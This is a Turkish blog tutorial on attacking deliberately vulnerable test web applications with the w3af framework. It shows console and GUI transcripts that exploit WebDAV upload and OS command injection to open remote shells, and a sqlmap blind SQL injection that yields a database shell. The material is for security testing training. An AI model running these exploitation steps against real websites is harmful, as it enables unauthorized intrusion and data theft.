


W3af ile Web Uygulama Güvenlik Testleri

Birkaç tıklama web sayfalarının, veritabanlarının hacklenebildiği, bir komutla kablosuz ağ şifrelerin kırıldığı günleri yaşıyoruz. Çok değil birkaç yıl öncesi sadece konusunun uzmanı kişiler tarafından yapılabilecek bu tip işlemler artık herkes tarafından otomatize araçlarla yapılabilir hale geldi.

Bu süreçte sistemlerimize etkin koruma sağlayabilmek için bir güvenlikçi olarak önümüzde iki yol olduğunu düşünüyorum: biri piyasada olup bitenden habersiz sadece bize tavsiye edilen güvenlik önlemlerini almak, cihazları varsayılan ayarlarla kullanmak diğeri ise siyah şapkalıların kullandığı bu araçları hangi mantıkla çalıştıklarını anlayarak kullanmak ve ona göre önlemler almak.

Kendini beyaz konumda görenler hiç şüphesiz ikinci şıkkı tercih edeceklerdir.

Bilişim güvenliği konusuna bir şekilde uzaktan bile olsa merak salmış herkesin bildiği bir Live Cd var, adı Backtrack. İçinde her konuda yüzlerce güvenlik tarama aracı var. Sadece bu dağıtım ile birlikte gelen araçları kullanarak yaptığımız testlerde tavsiye edilen ayarlarla kullanılan NIPS(Network Intrusion Prevention System) ve WAF(Web Application Firewall)sistemlerin bazı durumlarda çok bir koruma sağlayamadığını gördük.



Bunun temel sebebi bu tip sistemlerin yönetiminin sıradan Firewall yönetimi gibi sadece 1 ve 0 dan oluşmadığı(bir kural vardır ve bu kuralda ilgili ip ve portlara ya izin verilecektir ya da yasaklanacaktır), kullanılan yazılımın ötesinde konseptte hakimiyet gerektirdiğidir.

Geçen yazıda bu tip otomatize edilmiş araçların en yenilerinden birine değinmiştim, W3af.

W3af, kısaca web uygulamalarına karşı çeşitli güvenlik taramalarını gerçekleştirmek için kullanılan araçları bir çatı altında toplayan ve kullanımını kolaylaştıran açık kaynak kodlu bir yazılım.

Bu yazıda da W3af kullanarak zafiyet içeren web uygulamalarının nasıl kolaylıkla(birkaç tıklama ya da komutlar serisi ile)hacklenebileceğini bir iki örnek ile anlatmaya çalışacağım.

W3af ile İşletim Sisteminde Komut Çalıştırma

Dışardan aldığı parametreleri süzgeçten geçirmeden işletim sistemine aktaran bir web uygulamasına W3af ile yapılan test ve çıktıları:

```
lifeoverip~#./w3af
w3af>>> plugins
w3af/plugins>>> output console,htmlFile
w3af/plugins>>> output
Enabled output plugins:
console
htmlFile
w3af/plugins>>> output config htmlFile
w3af/plugin/textFile>>> set fileName beyazsapka.html
w3af/plugin/textFile>>> back
w3af/plugins>>> output config console
w3af/plugin/console>>> set verbosity 0
w3af/plugin/console>>> back
w3af/plugins>>> audit dav, osCommanding,xss,xsrf
w3af/plugins>>> discovery serverHeader,allowedMethods,pykto
w3af/plugins>>> back
w3af>>> target
w3af/target>>> set target http://egitim-test/w3af/dav/,
http://egitim-test/w3af/osCommanding/vulnerable.php?command=f0as9
w3af/target>>> back
w3af>>> start
Auto-enabling plugin: discovery.allowedMethods
The Server header for this HTTP server is: Apache
The URL: "http://egitim-test/w3af/dav/" has the following DAV methods enabled:
- COPY, DELETE, GET, HEAD, LOCK, MOVE, OPTIONS, POST, PROPFIND,
PROPPATCH,
TRACE, UNLOCK
Found 2 URLs and 2 different points of injection.
The list of URLs is:
- http://egitim-test/w3af/dav/
- http://egitim-test/w3af/osCommanding/vulnerable.php
The list of fuzzable requests is:
- http://egitim-test/w3af/dav/ | Method: GET
- http://egitim-test/w3af/osCommanding/vulnerable.php | Method: GET |
Parameters: (command)
Starting dav plugin execution.
100% [=====] 2/2
Directory listing with HTTP PROPFIND method was found at directory:
http://egitim-test/w3af/dav/ The vulnerability was found in the request with
id 11.
File upload with HTTP PUT method was found at directory:
http://egitim-test/w3af/dav/ . Uploaded test file:
http://egitim-test/w3af/dav/FReli The vulnerability was found in the request
with id 9.
Starting osCommanding plugin execution.
100% [=====] 2/2
```

```

OS Commanding was found at:
http://egitim-test/w3af/osCommanding/vulnerable.php . Using method: GET. The
data sent was: command=+ping+-c+6+egitim-test The vulnerability was found in
the request with id 15.
w3af>>> exploit
w3af/exploit>>> exploit *
Using plugin: davShell
davShell exploit plugin is starting.
Vulnerability successfully exploited.
Using plugin: osCommandingShell
osCommandingShell exploit plugin is starting.
Vulnerability successfully exploited.
remoteFileIncludeShell plugin has to be correctly configured to use.
w3af/exploit>>> interact
This is a list of available shells:
- [0] <davShell object (ruser: "nobody" | rsystem: "Linux bt 2.6.20-BT-PwnSauce-NOSMP
i686 GNU/Linux")>
- [1] <osCommandingShell object (ruser: "nobody" | rsystem: "Linux bt 2.6.20-BT-
PwnSauce-NOSMP i686 GNU/Linux")>
w3af/exploit>>> interact 0
Execute "endInteraction" to get out of the remote shell. Commands typed in
this menu will be runned on the remote web server.
w3af/exploit/davShell-0>>> ls
base/ beef/ beyazsapka.html dav/ manual/ phpnuke/ unicornscan/ w3af/

w3af/exploit/davShell-0>>> w
23:24:12 up 16:20, 3 users, load average: 0.00, 0.00, 0.00
USER  TTY  FROM      LOGIN@  IDLE  JCPU  PCPU  WHAT
root  tty1  -          07:05   15:03m 0.74s 0.01s /bin/sh /usr/X11R6/bin/startx
root  pts/8 192.168.2.2 22:24   59:28 0.02s 0.02s -bash
root  pts/9 192.168.2.2 23:16   0.00s 0.05s 0.01s w

w3af/exploit/davShell-0>>> endInteraction

```

Temel komutları adım adım incelersek karışık gibi görünen konsol kullanımının aslında bu işin temelinde yatan bazı terimlere ve konseptlere bağlı olduğunu görürüz.

output console,htmlFile : programın ürettiği çıktıların nasıl saklanacağını belirtir. Sonrasında verilen *“output config htmlFile”* komutu çıktıları kaydedeceğimiz html dosyasına ait özellikleri belirlemek için kullanılır. Bir sonraki *“set fileName beyazsapka.html”* komutu ise çıktıların beyazsapka.html adlı dosyaya html formatında işleneceğini gösterir.

audit dav, osCommanding,xss,xsrf : audit plugini hedef sistem üzerinde yapılacak ön denetimleri belirlemek için kullanılır. Yani sistemde varolan açıklıkların test edildiği ve varsa açıklık hangi dizin, url altında olduğunu bulmak için kullanıyoruz. Bizim örneğimizde dav, OsCommanding, xss ve xsrf zafiyetlerini sistem üzerinde test ettik.

discovery serverHeader,allowedMethods,pykto : discovery plugini ile hedef seçilen sistem üzerinde keşif seviyesinde arařtırmaları yapılır. Bu keşiflere örnek olarak sunucunun üzerinde çalıştığı platform tipi, web sunucu yazılımının izin verdiği http metodları, ya da web sayfası üzerinden direkt erişimi olmayıp da basit testler sonucu ulaşılacak dizin/dosyaları verebiliriz.

set target http://egitim-test/w3af/dav/ : set target komutu testleri hangi sistem üzerinde gerçekleştireceğimizi belirtir. Burada yerine göre özel bir url ya da web sayfası verilebilir.

start: audit ve discovery pluginlerini çalıştırmak için kullanılır.

exploit * : Önceki aşamalarda bulunan ve exploit edilebilecek zafiyetleri değerlendirmek için kullanılır. Burada * diyerek tüm zafiyetleri değerlendirebiliriz ya da zafiyet numarası belirterek sadece ilgili açıklığı exploit etmesini sağlayabiliriz.

Interact : başarı ile exploit edilmiş sistemlerde açılan shell numaralarını öğrenerek shell'ler aracılığı ile sisteme giriş yapmayı sağlayan komut. Parametresiz kullanıldığında
This is a list of available shells:

..

Şeklinde bir çıktı verecektir. Buradan istenilen shell numarası seçilerek sistemle shell üzerinden iletişim kurulabilir.

>>> **interact 0** gibi.

Açılmış bir shell kapatılmak istenirse **endInteraction** komutu kullanılabilir.

Görüleceği üzere komutlar ve parametreleri herhangi bir önbilgi ve ezber gerektirmiyor. Birkaç kere kullanıldıktan sonra aşına olunacak tipten. Yine de komut satırı parametreleri karışık geldiyse W3af'nin GUI sini kullanıp aynı işlemi birkaç tıklamayla halledebilirsiniz.

w3af - Web Application Attack and Audit Framework

Session View Configuration Help

Save session Restore session

Scan Browser HTTP Log Exploit

Exploits

- davShell
- fileUploadShell
- googleProxy
- localFileReader
- mysqlWebShell
- osCommandingShell**
- remoteFileIncludeShell
- rfiProxy
- sqlmap
- xssBeef

Vulnerabilities

- osCommanding

Shells

<osCommandingShell object (ruser: "www-...)

Exploit!

Checking suitability...

Ok

Exploiting...

Done

Shell - Linux sock3t 2.6.18-127-686 i686 GNU/Linux

```
www-data@sock3t> ls
lalal
vulnerable.php
vulnerable2.php
w3afAgentClient.log
www-data@sock3t> w
20:33:28 up 7 days, 10:39, 4 users, load average: 4.68, 3.10, 2.66
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
dzo      tty7     :0            02Feb08 0.00s  1:13  0.24s  gnome-session
dzo      pts/0   :0.0         02Feb08 4days 0.44s 34.21s gnome-terminal
dzo      pts/1   :0.0         02Feb08 2:05m  7.73s  5.39s  python /w3af -
dzo      pts/2   :0.0         02Feb08 3:55m  0.56s  0.56s  bash
www-data@sock3t> =)
```

Vulnerabilities

'Found 1 URLs and 1 different points of injection.
 'The list of URLs is:
 '- http://localhost/w3af/osCommanding/vulnerable.php
 'The list of fuzzable requests is:
 '- http://localhost/w3af/osCommanding/vulnerable.php
 'Starting osCommanding plugin execution.
 'OS Commanding was found at: http://localhost/w3af/osCommanding/vulnerable.php
 'The vulnerability was found using method GET
 'osCommandingShell exploit plugin is starting execution.
 'The vulnerability was found using method GET
 'Starting osCommanding plugin execution.

W3af ile SQL Injection

Dışardan aldığı değerleri süzgeçten geçirmeden veritabanına gönderen bir web uygulamasının W3af kullanılarak hacklenmesi

```
192.168.2.20 - PuTTY
w3af>>> exploit
w3af/exploit>>> exploit config sqlmap
w3af/plugin/sqlmap>>> set url http://localhost/w3af/blindSqlI/blindSqlI-integer.
php
w3af/plugin/sqlmap>>> set injvar id
w3af/plugin/sqlmap>>> set data id=1
w3af/plugin/sqlmap>>> view
Parameter      Value          Description
=====
equalLimit     0.85          Set the equal limit variable
url            http://localhost/w3af/blindSqlI/blindSqlI-integer.php  URL
to exploit with fastExploit()
equalAlgorith  setIntersection The algorithm to use in the comparison o
f true and false response for blind sql.
goodSamaritan  True          Enable or disable the good samaritan mod
ule
generateOnlyOne True          If true, this plugin will try to generat
e only one shell object.
injvar         id            The variable name where to inject.
data           id=1         The data, like: 'foo=bar'
method         GET          Method to use with fastExploit()
w3af/plugin/sqlmap>>> back
w3af/exploit>>> fastexploit sqlmap
sqlmap coded by inquis <bernardo.damele@gmail.com> and belch <daniele.bellucci@g
mail.com>
SQL injection could be verified, trying to create the DB driver.
Trying to exploit using vulnerability with id: 9. Please wait...
Vulnerability successfully exploited. This is a list of available shells:
- [0] <sql object ( dbms: "MySQL >= 5.0.0" | ruser: "root@localhost" )>
Please use the interact command to interact with the shell objects.
w3af/exploit>>> interact 0
```

Kaynaklar:

- [1] <http://w3af.sourceforge.net>
- [2] <http://www.owasp.org>